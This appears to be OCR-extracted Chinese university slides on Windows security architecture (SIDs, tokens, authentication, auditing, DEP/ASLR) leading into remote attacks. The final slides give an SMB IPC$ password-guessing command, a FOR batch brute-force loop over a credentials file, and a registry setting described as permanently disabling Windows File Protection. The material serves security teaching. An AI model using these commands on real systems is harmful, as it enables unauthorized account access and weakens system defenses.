  - 加密格式与单机平台一致，但访问方法不同
- SYSKEY机制- 128位随机密钥加密保护机制


对象 - Object

- 对象-系统中所有需保护的资源
  - 文件、目录、注册表键
  - 内核对象
  - 同步对象
  - 私有对象(如打印机等)
  - 管道、内存、通讯，等
- 对象的安全描述符**SD(Security Descriptor)**
  - **Owner SID**
  - **Group SIDs**
  - **Discretionary ACL (授权)**
  - **Audit: System ACL (审计)**

DACL



AAA


输入账户名/口令字
WinLogon
用户 jsmith
通过身份验证!
LSASS
访问令牌
User = jsmith S-1-5-21-etc.-1000
Group 1 = Everyone S-1-1-0
Group 2 = Administrators S-1-5-32-544
Group 4 = INTERACTIVE"S-1-5-4
获得授权
SRM
File.txt
File.txt 文件的 DACL 表
READ = jsmith S-1-5-21-etc.-1000
WRITE = Administrators S-1-5-32-544

进行审计


事件 属性
事件详细信息
日期(A): 2008-10-17 来源(S): Security
时间(M): 9:19:10 类别(R): 对象访问
类型(E): 成功审核 事件 ID(I): 562
用户(U): NT AUTHORITY\SYSTEM
计算机(O): PADT43
描述(D):
关闭的句柄:
对象服务器: Security
句柄 ID: 5752
过程 ID: 1640
图像文件名: C:\WINDOWS\system32\svchost.exe
有关更多信息，请参阅
确定
取消
应用(A)

Authentication-身份验证

- 身份验证
  - 操作系统通过一些秘密信息认证安全主体真实合法的身份
  - 秘密信息: 口令、指纹...
- 身份验证方式
  - 本地身份验证: 本地系统登录Ctrl-Alt-Del
  - 网络身份验证: 远程访问

令牌

- 令牌
  - 保存一份与登录帐户有关的安全主体**SID**列表
  - 帐户本身**SID**、所属用户组的**SID**等
- 进程的访问令牌**(Security Access Token)**
  - 继承启动进程的用户帐户所拥有的令牌
  - 是对一个进程安全环境的完整描述
- 包括以下主要信息
  - 用户帐户的**SID**
  - 所有包含该用户的安全组的**SIDs**
  - 特权：该用户和用户组所拥有的权利
  - **Owner**
  - **Default Discretionary Access Control List (DACL)**


Whoami

```
C:\Documents and Settings\Administrator>whoami /all
用户信息
----------------
用户名                    SID
========================= ============================================
hacker07svr\administrator S-1-5-21-3597023897-2545237904-3072378509-500
组信息
-----------------
组名                                   类型   SID
          属性
====================================== ====== ====================================
Everyone                               已知组 S-1-1-0          必需的组，启用于默认，启用的组
HACKER07SVR\ORA_DBA                    别名   S-1-5-21-3597023897-2545237904-3072378509-1007 必需的组，启
用于默认，启用的组
BUILTIN\Administrators                 别名   S-1-5-32-544     必需的组，启用于默认，启用的组，组的所有者
BUILTIN\Remote Desktop Users           别名   S-1-5-32-555     必需的组，启用于默认，启用的组
BUILTIN\Users                          别名   S-1-5-32-545     必需的组，启用于默认，启用的组
NT AUTHORITY\REMOTE INTERACTIVE LOGON  已知组 S-1-5-14          必需的组，启用于默认，启用的组
NT AUTHORITY\INTERACTIVE               已知组 S-1-5-4           必需的组，启用于默认，启用的组
NT AUTHORITY\Authenticated Users       已知组 S-1-5-11          必需的组，启用于默认，启用的组
NT AUTHORITY\This Organization         已知组 S-1-5-15          必需的组，启用于默认，启用的组
LOCAL                                  已知组 S-1-2-0           必需的组，启用于默认，启用的组
NT AUTHORITY\NTLM Authentication       已知组 S-1-5-64-10       必需的组，启用于默认，启用的组

特权信息
----------------------
特权名                         描述                       状态
============================== ========================== ======
SeChangeNotifyPrivilege        跳过遍历检查               已启用
SeSecurityPrivilege            管理审核和安全日志         已禁用
...
```

身份验证-winlogon/GINA/LSASS

- **Winlogon(winlogon.exe)**
  - 响应**Ctrl-Alt-Del (SAS: Secure Attention Sequence)**
  - 处理交互式登录和身份验证
- **GINA (gina.dll)**
  - **Graphical Identification and Authentication**
  - 显示登录窗口，提取用户秘密信息，移送给**LSA**
- **LSASS (lsass.exe)**
  - 保存并执行本地安全策略
  - 提供身份验证服务
  - 支持可扩展的**SSP**和**APs**



网络身份验证-netlogon

- 质询/应答方式
- 网络身份验证方式
  - **LANMan (win9x)**
  - **MSV1_0**
    - **NTLM (NT4SP3, NT5.x)**
    - **NTLMv2 (NT4SP4, NT5.x)**
  - **Kerberos (NT5.x Server)**





图 2-4 LM / NTLM “质询/应答”式身份验证过程

Authorization：授权(访问控制)

- 授权(Authorization)
  - 访问控制(Access Control)
  - 通过SRM机制确定某个通过验证的主体对某个对象是否具有访问权限,如是授予访问权.
- Windows授权机制: SRM

Object Security




审计: Auditing

- 审计策略
  - **Security Policy(本地安全策略)中定义**
  - 定义系统对哪些事件进行记录
- 审计内部机制
  - **LSASS: 保存审计策略, 传递给SRM**
    - 对象启动审计功能后，分配**SACL**表保存
  - **SRM: 生成审计记录，发送回LSASS**
  - **LSASS: 补充审计记录细节信息后，发送给EventLog(事件日志)**
  - **EventLog: 写入日志文件**

安全审计


本地安全设置
文件(F) 操作(A) 查看(V) 帮助(H)
安全设置
帐户策略
密码策略
帐户锁定策略
本地策略
审核策略
用户权利指派
安全选项
公钥策略
正在加密文件系统
软件限制策略
IP 安全策略，在 本地
策略 安全设置
审核策略更改 成功，失败
审核登录事件 成功，失败
审核对象访问 成功，失败
审核目录服务访问 成功，失败
审核特权使用 成功，失败
审核系统事件 成功，失败
审核帐户登录事件 成功，失败
审核帐户管理 成功，失败
审核过程追踪 无审核


事件查看器
文件(F) 操作(A) 查看(V) 帮助(H)
事件查看器(本地)
应用程序
安全性
系统
Microsoft Office Diagnosti
Microsoft Office Sessions
类型 日期 时间 来源 分类 事件 用户 计算机
成功审核 2008-10-16 16:24:30 Security 特权使用 578 zhugejw PADT43
成功审核 2008-10-16 16:24:12 Security 特权使用 578 zhugejw PADT43
成功审核 2008-10-16 16:24:03 Security 特权使用 578 zhugejw PADT43
成功审核 2008-10-16 16:23:34 Security 特权使用 576 LOCAL SERVICE PADT43
成功审核 2008-10-16 16:23:34 Security 登录/注销 528 LOCAL SERVICE PADT43
成功审核 2008-10-16 16:21:34 Security 特权使用 576 LOCAL SERVICE PADT43
成功审核 2008-10-16 16:21:34 Security 登录/注销 528 LOCAL SERVICE PADT43
成功审核 2008-10-16 16:19:32 Security 特权使用 576 LOCAL SERVICE PADT43
成功审核 2008-10-16 16:19:32 Security 登录/注销 528 LOCAL SERVICE PADT43
成功审核 2008-10-16 16:17:28 Security 特权使用 576 LOCAL SERVICE PADT43
成功审核 2008-10-16 16:17:28 Security 登录/注销 528 LOCAL SERVICE PADT43
成功审核 2008-10-16 16:16:07 Security 对象访问 562 zhugejw PADT43
成功审核 2008-10-16 16:16:07 Security 对象访问 562 zhugejw PADT43
成功审核 2008-10-16 16:16:07 Security 策略改动 612 zhugejw PADT43
成功审核 2008-10-16 16:16:07 Security 对象访问 560 zhugejw PADT43

Windows安全配置策略


- 组策略
  - gpedit.msc
  - 计算机配置
  - 用户配置
- 最佳安全实践
  - Google: “windows group policy best practice”
  - 安全策略: 安全性和易用性的折中
  - 关闭自动播放

Windows其他安全机制

- **Windows安全中心**
  - 防火墙
  - 自动更新
  - 病毒防护
- **Internet选项**
  - 浏览器安全
  - 隐私保护-cookies
  - 安全证书

Windows其他安全机制(2)

- **DEP: 数据执行保护**
  - 堆栈不可执行
  - 但会造成某些特殊程序无法正常运行
    - 自加密软件
    - **Adobe**部分软件
  - **Windows XP缺省仅为基本Windows程序/服务启用DEP**
  - **Win 7缺省对全部程序启用**
- **ASLR：内存空间随机化**
  - **Vista/Win 7引入实现**



Windows其他安全机制(3)

- IPSec
  - IP加密和验证策略
  - 本地安全配置|IP安全策略
- EFS(加密文件系统)
  - NTFS文件系统被攻陷后抵御物理攻击
  - 性能及易用性问题，很少被使用
- WFP(Windows文件保护机制)
  - 防止Windows操作系统核心文件被恶意替换
  - “驱动程序签名”机制，备份目录dllcache
  - 绕开方法: WinLogon中的SFCDisable设置为0ffffff9dh，永久性禁用WFP功能
  - WFP对木马、有经验攻击者很容易被绕过

内容

1. Windows操作系统简介
2. Windows的安全结构和机制
3. Windows系统远程攻击
4. 课堂实践：Windows远程攻击实验
5. Windows系统本地攻击
6. 案例演示：Windows系统攻击演示
7. 对抗作业：Windows系统远程渗透攻击与分析

Windows系统远程攻击


- Windows独有组网协议和服务
  - SMB(远程口令猜测), MSRPC, LSASS
- 各种网络服务在Windows平台的具体实现
  - IIS, MS SQL Server, 远程桌面
- 社会工程学、攻击客户端浏览器软件等
  - 进阶部分－课程12：浏览器安全攻防技术

远程口令字猜测

- **Windows**文件与打印共享服务－**SMB**
  - **TCP 139: NetBIOS Session Service**
  - **TCP 445: SMB over HTTP**直连主机服务
- 攻击点：默认开放的隐藏共享卷
  - **IPC$:** 进程间通信
  - **ADMIN$, [%*systemdrive*%]$:** 默认系统管理共享卷
- 目标系统用户名单
  - 通过查点方法收集用户帐户信息**: dumpsec**
  - 内建用户**: Guest, Administrator**

远程口令字猜测(2)

- 图形化方式




- 命令行方式
  - **net use \\HOST\IPC$ * /u:Administrator**
  - **请键入 \\HOST\IPC$ 的密码:**
  - **命令成功完成.**

远程口令字猜测(3)

- 自动方式
  - **FOR批处理**
  - 免费软件：**Legion、NetBIOS Auditing Tool**
  - 商业软件：**SMBGrind (并发,快速)**
  - 国内软件：**XScan,** 小榕软件之流光
- 口令字猜测方法
  - 空白口令
  - 弱口令(高概率组合)
  - 字典攻击
  - 暴力破解

```
C:\> FOR /F "tokens=1,2*" %i in (credentials.txt) do net use
     \\ target\IPC$ %i /u:%j
```

